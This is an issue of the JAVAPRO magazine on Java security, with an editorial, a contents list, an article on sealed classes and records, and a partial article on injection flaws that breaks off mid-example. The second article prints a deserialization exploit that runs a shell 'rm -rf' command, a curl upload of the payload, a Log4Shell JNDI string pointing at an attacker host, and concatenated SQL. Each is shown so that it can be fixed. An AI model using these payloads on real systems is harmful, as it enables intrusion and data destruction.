Find More: www.javapro.io

07 SECURITY IN THE AGE OF JAVA 25: NEW LANGUAGE TOOLS FOR SAFER CODE

CORE JAVA • OWASP • SUPPLY CHAIN • SBOM • CRYPTOGRAPHY


Special Edition 8/ 2026

JAVAPRO

THE FREE MAGAZINE FOR THE JAVA COMMUNITY

#JAVAPRO

JAVA SECURITY



21 MASTERING API SECURITY IN JAVA: OWASP BEST PRACTICES

29 THE SECURITY INNOVATIONSIN VAADIN 25.2

44 SHARING SBOMS SECURELY WITHOUT GIVING TOO MUCH AWAY

64 FROM BREACHES TO BLACKOUTS: SOFTWARE SUPPLY CHAIN ATTACKS

69 THE SHAI-HULUD NPM WORM: WHEN SUPPLY CHAINS BITE BACK

JCON EUROPE 2027
COLOGNE
April 26 - 29, 2027
www.jcon.one

www.javapro.io

www.javapro.io

@JAVAPROmagazin

#Editorial #JAVAPRO

Security Is Not a Feature — It Is a Discipline

Security has quietly moved from the edge of our work to its center. For a long time it was something added late: a review before release, a scanner in the pipeline, a checkbox on a compliance form. That era is over. Today's systems are connected to everything, assembled from thousands of third-party components, and increasingly extended by AI that writes code faster than any human can review it. Security is no longer a feature you bolt on — it is a discipline that runs through every line of code, every dependency, and every deployment decision.

This special edition gathers the strongest security writing from recent JAVAPRO issues into one focused collection — a story that moves from the language itself, outward through your APIs and frameworks, to the software supply chain that now defines our collective attack surface.

We begin where every Java developer has the most direct control: the language. Modern Java offers real tools for safer code — immutability, sealed types, pattern matching, a modernized cryptography stack — that improve an application's security posture before a single external library is involved. From there we turn to the boundary where most breaches actually happen: your APIs. OWASP best practices and a practical look at the flaws hiding in ordinary code show how much risk lives in the code we already own, and how methodically it can be found and fixed.

Frameworks carry much of this weight, and it matters how they do it. The security innovations in modern Vaadin show how a framework can make the secure path the default — and responsible SBOM sharing lets us be transparent about what we ship without handing attackers a map.

Then the ground shifts. The final articles confront the reality that our biggest exposure is no longer our own code but everything we depend on: the human consequences of supply chain attacks, the mechanics of a self-replicating npm worm, and the lessons hidden inside a single JAR file. Trust in the supply chain must be earned, verified, and continuously re-verified.

Beyond secure coding, this edition widens the lens. Java code becomes courtroom evidence, where software forensics, Git history, and an SBOM turn into instruments of proof. Legacy becomes a security risk of its own: Struts 1 still runs in production long past its end of life, and the Jakarta cliff makes standing still ever more expensive. And we turn the attacker's instruments around, using AI-driven reverse engineering and native-crash backtracking to see exactly what our compiled artifacts give away.

The message is simple: security is not a specialist's concern to be delegated away. It is an engineering discipline every Java developer already has the means to practice — in the language, at the API boundary, in the framework, and in how we consume and share dependencies. The threats will keep evolving. Our discipline has to evolve with them.

A very special thanks goes to all the authors of this issue. By generously sharing their hard-won security expertise with the Java community, they help make the entire ecosystem safer for everyone who builds on it.

Stay curious, stay skeptical, and enjoy this issue.

Author: Markus Kett

Markus Kett and his teams have been working on IDE tools for Java and database development, as well as various open-source projects for 20 years. Markus is CEO and co-founder of MicroStream, the company behind the Eclipse open-source projects EclipseStore, Eclipse Serializer, and RapidClipse IDE. He is also the editor-in-chief for the free JAVAPRO magazine in Germany and the founder and co-organizer of the Java community conference series JCON. He is an independent editor for several magazines, and a speaker at numerous international developer conferences, user groups, and meetups.



LinkedIN

Contents

Secure Coding & the Java Platform *Mihaela Gheorghe-Roman*

Security in the Age of Java 25: New Language Tools for Safer Code **7**
- Introduction: Why Java security features Matters More Than Ever . . . 8
- Java Security Features Beyond Cryptography . . . 8
- Sealed Classes: Preventing Inconsistent State . . . 8
- Pattern Matching: Safer Type Inspections . . . 9
- Records: Immutable by Default . . . 10
- Case Study 1: Preventing SQL Injection with Safer Modeling . . . 11
- Case Study 2: Java Security Features – Microservices Boundaries . . . 11
- Case Study 3: Enforcing Business Rules at Compile Time . . . 11
- Best Practices for Java Security Features . . . 12
- Conclusions . . . 12
- References . . . 12

Secure Coding & the Java Platform *Jonathan Vila López*

Top Security Flaws Hiding in Your Code Right Now – and How to Fix Them **13**

API & Framework Security *Muaath Bin Ali*

Mastering API Security in Java: OWASP Best Practices **21**
- Why API Security Matters: The Real Cost of Breache . . . 22
- Broken Object Level Authorization . . . 22
- Broken Authentication . . . 23
- Broken Object Property Level Authorization . . . 23
- Unrestricted Resource Consumption . . . 24
- Broken Function Level Authorization . . . 25
- Unrestricted Access to Sensitive Business Flows . . . 25
- Server Side Request Forgery (SSRF) . . . 26
- Security Misconfiguration . . . 27
- Improper Inventory Management . . . 28
- Unsafe Consumption of APIs . . . 28
- Conclusion: . . . 28

API & Framework Security *Sven Ruppert*

The Security Innovations in Vaadin 25.2 **29**
- The Foundation: Why Vaadin's Server-Side Architecture Is Considered Inherently Secure . . . 30
- Protection Against Unsafe URL Schemes (New in 25.2) . . . 32
- Safe Rendering of Untrusted HTML with `Safelist` (New in 25.2) . . . 33
- Clickjacking Protection Through `X-Frame-Options: SAMEORIGIN` (New in 25.2) . . . 34
- Supply-Chain Hardening Against Compromised npm Packages (New in 25.2) . . . 36
- The Existing Shield at a Glance, Into Which the Innovations Fit . . . 36
- Secure Configuration and Operation . . . 39
- Migration Notes: Security-Driven Behavioural Changes When Upgrading to 25.2 . . . 41
- Conclusion: Security as a Default and Its Significance for Compliance Requirements . . . 41

Software Supply Chain & SBOM *Sven Ruppert*

Sharing SBOMs Securely Without Giving Too Much Away **44**
- 1. SBOMs Create Transparency — but Not Without Risk . . . 45
- 2. Why Complete SBOMs Contain Sensitive Information . . . 45

3. Least Disclosure: Sharing as Controlled Disclosure . . . 45
4. Different Recipients, Different Information Needs . . . 45
5. Public Transparency versus Private Exchange . . . 46
6. Redaction: Several Secure Views from One Bill of Materials . . . 46
7. Access Control Beyond Simple Roles . . . 46
8. Demonstrability: Auditability and Release Binding . . . 47
9. CI/CD Integration and Conclusion . . . 47

Software Supply Chain & SBOM *Sven Ruppert*

SBOM for Java Developers: What Does It Really Give Me Day-to-Day? 48
What Is Really Inside My Java Application? . . . 49
What Does an SBOM Give Me as a Java Developer Day-to-Day? . . . 49
SBOM in Brief: The Machine-Readable List of Ingredients . . . 50
Why Java Projects Quickly Become Hard to Survey . . . 51
What Is Actually in an SBOM? . . . 52
Generating an SBOM: Maven, Gradle and CycloneDX . . . 53
Vaadin as a Practical Example of a Modern Java Web Application . . . 55
Evaluating an SBOM: Vulnerabilities, Licences and Outdated Dependencies . . . 56
Typical Mistakes: Why Many SBOMs Remain Worthless . . . 57
A Pragmatic Start: Generate, Check, Automate . . . 59
Exodos Labs as a Free SBOM Checker . . . 60
Conclusion: An SBOM as a Basis for Decisions, Not a Compliance Archive . . . 61

Software Supply Chain & SBOM *Steve Poole*

From Breaches to Blackouts: The Human Consequences of Software Supply Chain Attacks 64
Setting the Scene – 9 Trillion Dollars . . . 65
Consequences and Risks . . . 66
Moving Forward . . . 67

Software Supply Chain & SBOM *Steve Poole*

The Shai-Hulud NPM Worm: When Supply Chains Bite Back 69
What's the Lesson? . . . 70
What to Do Next? . . . 70
The Worm turns: The Detail. . . . 70
Why Shai-Hulud Worked: Systemic Weaknesses We Don't Like to Talk About . . . 71
The Industry Response: Playing Catch-Up . . . 72
Playbook for Developers and Orgs . . . 72
Conclusion . . . 73

Software Supply Chain & SBOM *Mohammad-Ali A'râbi*

The Whispering JAR: Java Security Lessons Hidden in a Fantasy Tale 74
Threats from the Past . . . 75
The Fishy JAR . . . 76
The Worm Spreading . . . 78
The Box of Sand . . . 79
Conclusion . . . 79
References . . . 80

Legacy & Modernisation Risk *Steve Poole*

Why Struts 1.3 Still Matters in 2026 82

Rediscovery Day: When Struts Finds You . . . 83
A Framework Out of Time . . . 83
Tooling Moves On, Even If the Code Doesn't . . . 83
The Platform Marches Forward, With or Without You . . . 84
The Modernisation Myth: It's Not Instant, It's Not Easy . . . 84
Buying Time: The Unsung Part of Modernisation . . . 84
Walking the Corridor, Not the Cliff Edge . . . 84

Legacy & Modernisation Risk *Steve Poole*

The Jakarta Cliff: Why Modern Java Leaves Struts 1 Behind **86**
When an Upgrade Isn't Really an Upgrade . . . 87
The Namespace Shift That Changed Everything . . . 87
Where Struts 1 and Modern Containers Diverge . . . 87
The Breaking Point Usually Isn't Technical . . . 88
Why There's No "Compatibility Layer" That Fixes This . . . 88
Living Safely on the Older Side of the Divide . . . 88
Modernisation Doesn't Have to Be Sudden . . . 88
Older Software and Modern Nightmares . . . 88
Buying Time Is Sometimes the Smartest Move . . . 89
The Cliff Is Real, But It Doesn't Have to Be Steep . . . 89

Forensics & Reverse Engineering *Stefan Wagenpfeil*

Code at Court – Java as Evidence **90**
The Algorithmization of Law . . . 91
Legal framework . . . 91
Identifiability, Security, and Integrity . . . 92
Source Code Changes . . . 92
Analysis Methodology – From Bytecode to Business Logic . . . 93
Artificial Intelligence . . . 93
Conclusion and Outlook . . . 94

Forensics & Reverse Engineering *Martin Toshev*

AI-driven reverse engineering of java applications **95**
Traditional Reverse Engineering . . . 96
AI-Assisted Reverse Engineering . . . 96
A Case Study: Understanding Third-Party Libraries Used by a Java Project . . . 97
A Case Study: Analysing a Piece of Code . . . 97
A Case Study: UML Diagrams . . . 98
A Case Study: Analysing Binaries with LLMs . . . 98

Forensics & Reverse Engineering *Ravali Yatham and Gireesh Punathil*

Reverse Engineering Java: Backtracking Native Crashes **99**
Why Are Crashes Complex? . . . 100
Why a Custom Debugger Is Needed . . . 100
Setup . . . 100
Problem Determination . . . 101
Where Do We Go from Here? . . . 105
Summary . . . 106

With the kind support of our partners.

JAVAPRO PARTNER NETWORK

Platinum Sponsors







Gold Sponsors





Silver Sponsors










Bronze Sponsors











JAVAPRO

Publisher:

JAVAPRO
Im Gewerbepark 29
92681 Erbendorf
Germany

E-Mail: info@javapro.io
Website: http://www.javapro.io

Editor in Chief:
Markus Kett (V.i.S.d.P.)

Editorial:
info@javapro.io

Design, Layout & Print:
Impuls Mediengruppe GmbH
Im Gewerbepark 29
92681 Erbendorf
Germany

Copyright (c) 2025
Impuls Mediengruppe GmbH

All rights reserved.

Java(TM) is a registered trademark of Oracle Corporation.

Javapro is an independent magazine and is not sponsored by Oracle Corporation.

Articles marked with a name do not necessarily reflect the opinion of the editors.

The images featured in this issue are sourced from royalty-free platforms such as Pixabay and Unsplash, contributed by our authors, or creatively generated with the help of artificial intelligence.



Security in the Age of Java 25: New Language Tools for Safer Code

Sealed Classes **# Immutability** **# Pattern Matching**

Author: Mihaela Gheorghe-Roman

Mihaela Gheorghe-Roman is a Software Architect at Systematic, Romania. Ph.D in artificial neural network algorithms, Assistant Professor at the University of Cybernetics and Informatics in Bucharest, she is a dedicated lead developer and architect who enjoys sharing her knowledge at work, at the university, at different national and international IT conferences. In her professional career, spanning over 14+ years, she worked for telecom and defence domains with a focus on Java, Spring Boot, C, C#, Scala and Angular. Apart from her passion for programming, she loves parrots, she is enthusiastic about traveling the world and doing a lot of sports, from running at marathons, martial arts and to different aerobic trainings.



LinkedIN

Security is more than just encryption – it's also about how you write code. There are several Java security features that can help prevent logic bugs, misuse of types, and unexpected state mutations. Learn how sealed classes, pattern matching, and records can reinforce domain modeling, reduce null checks, and prevent injection-prone scenarios.

Introduction: Why Java security features Matters More Than Ever

Application security has never been a static field. Over the past two decades, the Java platform has evolved not just as a runtime for enterprise applications but as a trusted foundation for industries ranging from finance and healthcare to government systems. Security breaches, once attributed primarily to poor encryption or missing authentication, now more often stem from subtler flaws: unchecked input, leaky abstractions, and poorly modeled domain logic.

Java 25 arrives at a time when developers must treat security not just as a matter of external libraries or firewalls, but as a language-level concern. While Java's traditional strengths – the JVM sandbox, bytecode verification, and a strong type system – remain critical, the new features in Java 25 push the security frontier even deeper into how we write our code.

In this article, we'll explore Java security features like sealed classes, pattern matching, and records as first-class security enablers. We'll see how these features, when used wisely, not only reduce common logic errors but also close doors to injection attacks, privilege escalation, and state corruption.

Java Security Features Beyond Cryptography

When developers hear "Java security features", they often think of:

- Transport Layer Security (TLS)
- Public key infrastructure (PKI)
- Password hashing libraries

All of these remain crucial. However, just cryptography cannot save a system whose domain model is broken. If a web service accepts an inconsistent request, stores it in a mutable object, and later passes it unchecked to a SQL query, no amount of SSL will prevent exploitation.

Modern security is all about writing code that's safe by design. The new language features introduced in recent Java releases – and refined in Java 25 – put that philosophy into practice.

Sealed Classes: Preventing Inconsistent State

The Problem: Open Inheritance as a Security Hole

Traditionally, Java's open inheritance model allowed anyone to extend a class. While this flexibility was convenient, it introduced subtle risks:

- Attackers (or careless maintainers) could create subclasses that violate invariants.
- Switch statements over enums or class hierarchies could miss unexpected implementations, leading to logic gaps.
- Security-critical code relying on exhaustive checks could be bypassed.

The Java Security Features Solution: Stronger Sealed Classes

Sealed classes were introduced in earlier versions, but Java 25 enhances their ergonomics and guarantees. By explicitly declaring which classes may extend a base type, developers lock down their hierarchies.

```
1  public sealed interface AuthenticationResult
2          permits Success, Failure, LockedOut {
3  }
4
5  public record Success(String username) implements AuthenticationResult {}
6  public record Failure(String reason) implements AuthenticationResult {}
7  public record LockedOut(String username, int remainingTime) implements
       AuthenticationResult {}
```

Now, only these three types can represent authentication outcomes.

Security Benefits

By narrowing inheritance to only the types you explicitly allow, sealed classes change the way we think about designing secure systems. Instead of relying on documentation or runtime checks, the compiler itself enforces the boundaries of your model. This shift turns what used to be a matter of discipline into a matter of guarantee, making it much harder for inconsistent or malicious code to sneak in.

Here are some of the key security advantages you gain by using sealed classes in Java 25:

Exhaustiveness When handling results, the compiler ensures you cover every possibility:

```
static void handle(AuthenticationResult result) {
        switch (result) {
                case Success s -> log("Welcome back, " + s.username());
                case Failure f -> log("Login failed: " + f.reason());
                case LockedOut l -> alert("Locked out: " + l.username());
        }
}
```

If you forget one, the compiler reminds you. This prevents unhandled states from slipping through.

Tamper resistance No external code can forge a subclass with malicious payloads. This ensures that only known, vetted types exist in your hierarchy, reducing the risk of bypassing security checks. It also makes auditing and reasoning about the code much easier, because developers and security teams can be confident that all possible subclasses are visible and controlled at compile time.

Clear domain modeling By making all possible subclasses explicit, sealed classes give you a complete view of your domain. This transparency makes security-sensitive logic easier to audit and reason about, since you can see every valid case at a glance and ensure that no unexpected types can slip through.

Pattern Matching: Safer Type Inspections

The Problem: Unsafe Casting and Verbose Null Checks

Older Java code relied heavily on `instanceof` followed by manual casting. This practice was both verbose and error-prone:

```
if (obj instanceof User) {
    User u = (User) obj; // cast required
    if (u != null && u.isActive()) {
        // ...
    }
}
```

Developers often forgot null checks, or incorrectly assumed types, leading to runtime exceptions or even injection opportunities when unchecked data flowed downstream.

The Java 25 Solution: Pattern Matching Everywhere

Pattern matching goes beyond just reducing boilerplate. It allows developers to express intent clearly, letting the compiler enforce correct handling of each case. By combining pattern matching with sealed classes and records, you get a type-safe, declarative way to process inputs, reducing the likelihood of runtime errors and security vulnerabilities.

Java 25 expands pattern matching for `switch`, `instanceof`, and even record deconstruction. This creates safer, more declarative ways to handle data.

The following snippet shows how it allows you to handle different input types safely and concisely. Each case is checked at compile time, reducing the risk of runtime errors or unhandled cases:

```
static void process(Object input) {
       switch (input) {
               case User(var username, var email) ->
                    log("Valid user: " + username + " / " + email);
               case Admin(var level) ->
                    log("Admin access level: " + level);
               case null ->
                    log("Null input blocked");
               default ->
                    log("Unknown type");
        }
}
```

Security Benefits

Using pattern matching consistently not only makes your code cleaner, it also enforces security at compile time. Some of the most important safety advantages include:

- **Null safety**: Patterns can match `null` explicitly, ensuring developers account for it.
- **Exhaustiveness**: Just like sealed classes, pattern switches force explicit handling of all cases.
- **Cleaner code, fewer mistakes**: Less boilerplate means fewer opportunities to forget a check.

Records: Immutable by Default

The Problem: Mutable State and Security Bugs

Mutable objects are a common source of security flaws; for example, consider a web request object, which could be altered unexpectedly during processing.

```
class UserRequest {
      String username;
      String role;
      // setters, getters
}
```

If an attacker manages to alter `role` between validation and authorization, privilege escalation may occur.

Java Security Features Solution: Domain Models as Records

Records, introduced earlier, become a cornerstone of secure modeling in Java 25. They are immutable, transparent carriers of data.

```
public record UserRequest(String username, String role) {}
```

Once created, a `UserRequest` cannot be mutated. Security checks performed at construction remain valid for the object's lifetime.

Security Benefits

Immutability is one of the most effective tools for preventing subtle runtime attacks. By ensuring that objects cannot be altered after creation, developers can reduce the chances of unexpected behavior or state manipulation. Some key benefits of Java security features in the form of Records include:

- **Immutability**: Prevents time-of-check-to-time-of-use (TOCTOU) attacks.
- **Conciseness**: Less code means fewer places where bugs can hide.
- **Serialization safety**: Records integrate well with frameworks, reducing custom parsing errors.

Case Study 1: Preventing SQL Injection with Safer Modeling

One of the most common attacks – SQL injection – often arises from treating user input as plain strings. Traditionally, developers would write code like this:

```
String query = "SELECT * FROM users WHERE username = '" + input + "'";
```

Even with prepared statements, careless concatenation creeps back in. Now, we can model safe query parameters as sealed classes and records.

```
public sealed interface QueryParam permits SafeString, SafeInt {}
public record SafeString(String value) implements QueryParam {
       public SafeString {
              if (value.contains(";"))
                  throw new IllegalArgumentException("Invalid input");
       }
}
public record SafeInt(int value) implements QueryParam {}
public record UserLookup(SafeString username) {}
```

By wrapping inputs in validated records, injection risks are eliminated at the boundary. No unsafe string concatenation is possible without deliberately breaking the model.

Case Study 2: Java Security Features – Microservices Boundaries

In a microservices architecture, APIs often exchange JSON payloads. A poorly designed DTO (data transfer object) may allow attackers to slip in fields that backend services don't expect.

With sealed classes and records, the domain becomes closed:

```
public sealed interface PaymentCommand permits Initiate, Cancel {}
public record Initiate(String fromAccount, String toAccount, double amount) implements
    PaymentCommand {}
public record Cancel(String transactionId) implements PaymentCommand {}
```

When deserializing, developers can configure frameworks like Jackson to reject unknown subtypes. As a result, clients cannot forge new command types.

Pattern matching then ensures services handle every valid command:

```
switch (command) {
       case Initiate(var from, var to, var amt) -> processInitiation(from, to, amt);
       case Cancel(var tx) -> cancelTransaction(tx);
}
```

Case Study 3: Enforcing Business Rules at Compile Time

Developers often check business rules at runtime, but Java security features enable them to enforce these rules at compile time through sealed hierarchies.

Consider role-based access control:

```
public sealed interface Role permits Admin, User, Guest {}
public record Admin() implements Role {}
public record User(String username) implements Role {}
public record Guest() implements Role {}
```

When checking access:

```
void authorize(Role role) {
     switch (role) {
             case Admin a -> allowAll();
             case User u -> allowLimited(u.username());
             case Guest g -> deny();
     }
}
```

No other role can sneak in, closing a common source of privilege escalation.

Best Practices for Java Security Features

Writing secure Java code is not just about following rules – it's about embedding security into the design from the start. By adopting best practices that leverage the new language features in Java 25, developers can prevent common vulnerabilities, make their code easier to audit, and ensure that business rules are enforced consistently.

Key practices include:

- **Model domains explicitly with sealed classes**: Don't let critical states be represented by loosely typed strings or integers.
- **Prefer using records for data transfer**: Immutability helps close many potential attack windows.
- **Leverage pattern matching for exhaustive handling**: Never rely on fragile chains of `if` and `cast`.
- **Use `null` explicitly in patterns**: Guard against unchecked nulls at compile time.
- **Audit serialization boundaries**: Ensure external input maps safely into records.
- **Design for minimal mutability**: Even outside records, prefer final fields and unmodifiable collections.
- **Integrate validation at construction time**: Use record constructors to enforce input rules.
- **Close your hierarchies**: Treat sealed classes as security fences.

Conclusions

Java 25 marks a turning point where security is no longer treated as an afterthought layered on top of applications, but as an integral part of the language itself. By adopting sealed classes to enforce strict domain boundaries, records to guarantee immutability, and pattern matching to ensure exhaustive handling of inputs, developers can eliminate entire classes of vulnerabilities before they ever reach production. Security in 2025 is about prevention through design, and Java 25 provides the tools to build software that is not only functional and performant but also resilient, auditable, and inherently safer by construction.

References

- OpenJDK – JDK 25 Project Page (Link)
- Baeldung – New Features in Java 25 (Link)
- OpenJDK – JEP 427: Pattern Matching for switch (Link)
- Oracle – JVM Specification: Sealed Classes (Link)
- Oracle Java Magazine – Immutable Objects: Strings, Date/Time, and Records (Link)
- OpenJDK – JEP 468: Derived Record Creation (Link)

› Back to the Table of Contents ‹



Top Security Flaws Hiding in Your Code Right Now – and How to Fix Them

StaticAnalysis **# Injection** **# Deserialization**

Author: Jonathan Vila López

Java Champion, Organiser at BarcelonaJUG and cofounder of JBCNConf and DevBcn conferences in Barcelona. Currently working as a Developer Advocate in Java at Sonar (SonarLint,SonarQube), focused on Clean Code & Security. I have worked as a (paid) developer since the first release of The Secret of Monkey Island, about 30 years ago using Go on Kubernetes for a Service Mesh layer on top of Istio | Java on Kubernetes for K8s Operator, Rest API, using Quarkus, GraalVM, Apache Camel | PHP | VB | Python | Pascal | C I am very interested in simulated reality, psychology, philosophy, and Java.



LinkedIN

In 2019, a significant breach in Fortnite, the popular game, reportedly exposed millions of players to malware risk. The incident underscored the importance of securing SQL databases properly.

But this is not an isolated issue.

Multiple attacks involving SQL injection have occurred, like the one Tesla experienced in 2018. In that case, another SQL injection attack affected Tesla's Kubernetes console, resulting in financial losses due to unauthorized cryptocurrency mining activities.

But this is not only about SQL Injection.

There are other attack vectors that your code can be vulnerable to, as big companies have been in the past.

As the Log4Shell vulnerability in the 2021 Log4J library, which involved a logging injection attack impacting millions of servers worldwide to date, or the 2022 Atlassian Jira vulnerability, which involved a deserialization attack compromising multiple versions of Jira, allowing the attacker to gain complete control.

It could happen to anyone, even to you.


In this article, I will discuss the three most common attacks in code: SQL injection, Deserialization Injection, and Logging Injection, and provide solutions to address them.

SQL Injection

Applications that store information in databases often use user-generated values to check for permissions, store information, or retrieve data stored in tables, documents, points, nodes, and other data structures.


At that moment, when our application is using those values, improper use could allow attackers to introduce extra queries sent to the database to retrieve unallowable values or even modify those tables to gain access.

The following code retrieves a user from the database based on the username provided on the login page. Everything seems to be fine.




```
public List findUsers(String user, String pass) throws Exception {
       String query = "SELECT userid FROM users " +
                   "WHERE username='" + user + "' AND password='" + pass + "'";
       Statement statement = connection.createStatement();
       ResultSet resultSet = statement.executeQuery(query);
       List users = new ArrayList();
       while (resultSet.next()) {
           users.add(resultSet.getString(0));
       }
       return users;
   }
```

However, when the attacker uses injection techniques, this code, which uses string interpolation, will yield unexpected results, allowing the attacker to log into the application.



To address this issue, we would modify our approach from using string concatenation to parameter injection. In fact, String concatenation is generally a bad idea in terms of performance and security.

```
String query = "SELECT userid FROM users " +
               "WHERE username='" + user + "' AND password='" + pass + "'";
```

Changing the inclusion of the parameter values directly in the SQL String to parameters that we can reference later will solve the problem of hacked queries.

```
 String query = "SELECT userid FROM users WHERE username = ? AND password = ?";
```

Our fixed code will look like this, with the prepareStatement and the value setting for each parameter.

```
    public List findUsers(String user, String pass) throws Exception {
       String query = "SELECT userid FROM users WHERE username = ? AND password = ?";
       try (PreparedStatement statement = connection.prepareStatement(query)) {
           statement.setString(1, user);
           statement.setString(2, pass);
           ResultSet resultSet = statement.executeQuery(query);
           List users = new ArrayList();
           while (resultSet.next()) {
               users.add(resultSet.getString(0));
           }
           return users;
       }
    }
```

The SonarQube and SonarCloud rules that help detect the SQL injection vulnerability can be found here.

Deserialization Injection

Deserialization is the process of converting data from a serialized format (like a byte stream, string, or file) back into an object or data structure that a program can work with.

Typical usages of deserialization include data sent between APIs and Web services in the form of JSON structures, or modern applications using RPC (Remote Procedure Calls) in the form of protobuf messages.

Converting the message payload into an Object can involve serious vulnerabilities if no sanitizing or checking steps are implemented.

```
    @POST
    @Path("/binary")
    public String saveBinary(InputStream userStream)
                    throws SQLException, ClassNotFoundException, IOException {
        Log.info("Saving binary user ");
        ObjectInputStream objectInputStream = new ObjectInputStream(userStream);
        User user = (User) objectInputStream.readObject();
        return String.valueOf(dbService.save(user));
    }
```

```
    class User implements Serializable {
        private static final long serialVersionUID = 1L;
        private String name;
        public User(String name) { this.name = name; }
        public String getName() { return name; }
    }
```

We can see here that we are using `objectInputStream`, a direct value coming from the user in the request input stream, and converting it to a new object.
We expect that the value will always be one of the classes that our application uses. Sure, our client would never send anything else, right? Would they?

But what if a malicious client is sending another class in the request?

```
    public class Exploit implements Serializable {
        private static final long serialVersionUID = 1L;
        private void readObject(java.io.ObjectInputStream in) {
            // Malicious action: Delete a file
            try {
                Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "rm -rf /tmp/
                    vulnerable.txt"});
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
```

In this case, we have a class that deletes a file during the overridden `readObject` method, which will happen on the previous `readObject` call.

The attacker only needs to serialize this class and send it to the API :

```
    Exploit exploit = new Exploit();
    FileOutputStream fileOut = new FileOutputStream("exploit.ser");
    ObjectOutputStream out = new ObjectOutputStream(fileOut);
    out.writeObject(exploit);
```

```
$ curl -X POST --data-binary @exploit.ser http://vulnerable-api.com/user
```

This will cause our call to fail with a ClassCastException, but it won't prevent the execution of malicious code that occurs before the cast.

```
java.lang.ClassCastException: class org.vulnerable.Exploit cannot be cast to class org.
vilojona.topsecurityflaws.deserialization.User
```

Fortunately, there's an easy way to fix this. We need to check if the class to be deserialized is from one of the allowed types before creating the object.

In the code above, we have created a new ObjectInputStream with the "resolveClass" method overridden, containing a check on the class name. We use the new class, SecureObjectInputStream, to get the object stream. However, we include a check for an allowed list before reading the stream into a User object.

```
public class SecureObjectInputStream extends ObjectInputStream {
  private static final Set<String> ALLOWED_CLASSES = Set.of(User.class.getName());

   public SecureObjectInputStream(InputStream inputStream) throws IOException {
       super(inputStream);
   }
  @Override
  protected Class<?> resolveClass(ObjectStreamClass osc) throws IOException,
      ClassNotFoundException {
    if (!ALLOWED_CLASSES.contains(osc.getName())) {
      throw new InvalidClassException("Unauthorized deserialization", osc.getName());
    }
    return super.resolveClass(osc);
  }
}
public class RequestProcessor {
  protected void doGet(HttpServletRequest request, HttpServletResponse response) {
    ServletInputStream servletIS = request.getInputStream();
    ObjectInputStream  objectIS  = new SecureObjectInputStream(servletIS);
    User input                = (User) objectIS.readObject();
  }
}
```

The SonarCloud/SonarQube and SonarLint rules that help detect the deserialization injection vulnerability can be found here.

Logging Injection

A logging system is a software component or service designed to record events, messages, and other data generated by applications, systems, or devices. Logs are essential for monitoring, troubleshooting, auditing, and analyzing the behavior and performance of software and systems.

Typically, these applications record failures, login attempts, and successes that can aid in debugging when an issue eventually occurs.

But, they can also become an attack vector.

Log injection is a type of security vulnerability where an attacker can manipulate log files by injecting malicious input into them. If logs are not properly sanitized, this can lead to several security issues.

We can find issues like log forging and pollution when the attacker modifies the log content to corrupt them or to add false information to make them difficult to analyze or to break log parsers, and also log management systems exploits, where the attacker will inject logs to exploit vulnerabilities in log management systems, leading to further attacks such as remote code execution.


Let's consider the following code, which takes a value from the user and logs it.

```
  public void doGet(HttpServletRequest request, HttpServletResponse response) {
      String user = request.getParameter("user");
      if (user != null){
        logger.log(Level.INFO, "User: {0} login in", user);
      }
  }
```

It looks harmless, right?

But what if the attacker tries to log in with this user?

```
john login in\n2024-08-19 12:34:56 INFO User 'admin' login in
```



It's clearly the wrong username, and it will fail. However, it will be logged, and the person reviewing the log will become very confused.

```
    2024-08-19 12:34:56 ERROR User 'john' login in
    2024-08-19 12:34:56 INFO User 'admin' login in
```

Or even worse !! If the attacker knows the system is using a non-patched Log4J version, they can send the below value as the user, and the system will suffer from remote execution. The LDAP server controlled by the attacker responds with a reference to a malicious Java class hosted on a remote server. The vulnerable application downloads and executes this class, giving the attacker control over the server.

```
    $ { jndi:ldap://malicious-server.com/a}
```

However, we can easily prevent these issues.

Sanitizing the values to be logged is crucial to prevent the log forging vulnerability, as it can lead to confusing outputs that are forged by the user.

```
      // Log the sanitised username
      String user = sanitiseInput(request.getParameter("user"));
    }

  private String sanitiseInput(String input) {
      // Replace newline and carriage return characters with a safe placeholder
      if (input != null) {
        input = input.replaceAll("[\\n\\r]", "_");
      }
      return input;
    }
```

The result we'll see in the logs is the following, making it now easier to see that all the logs belong to the same call to the log system.

```
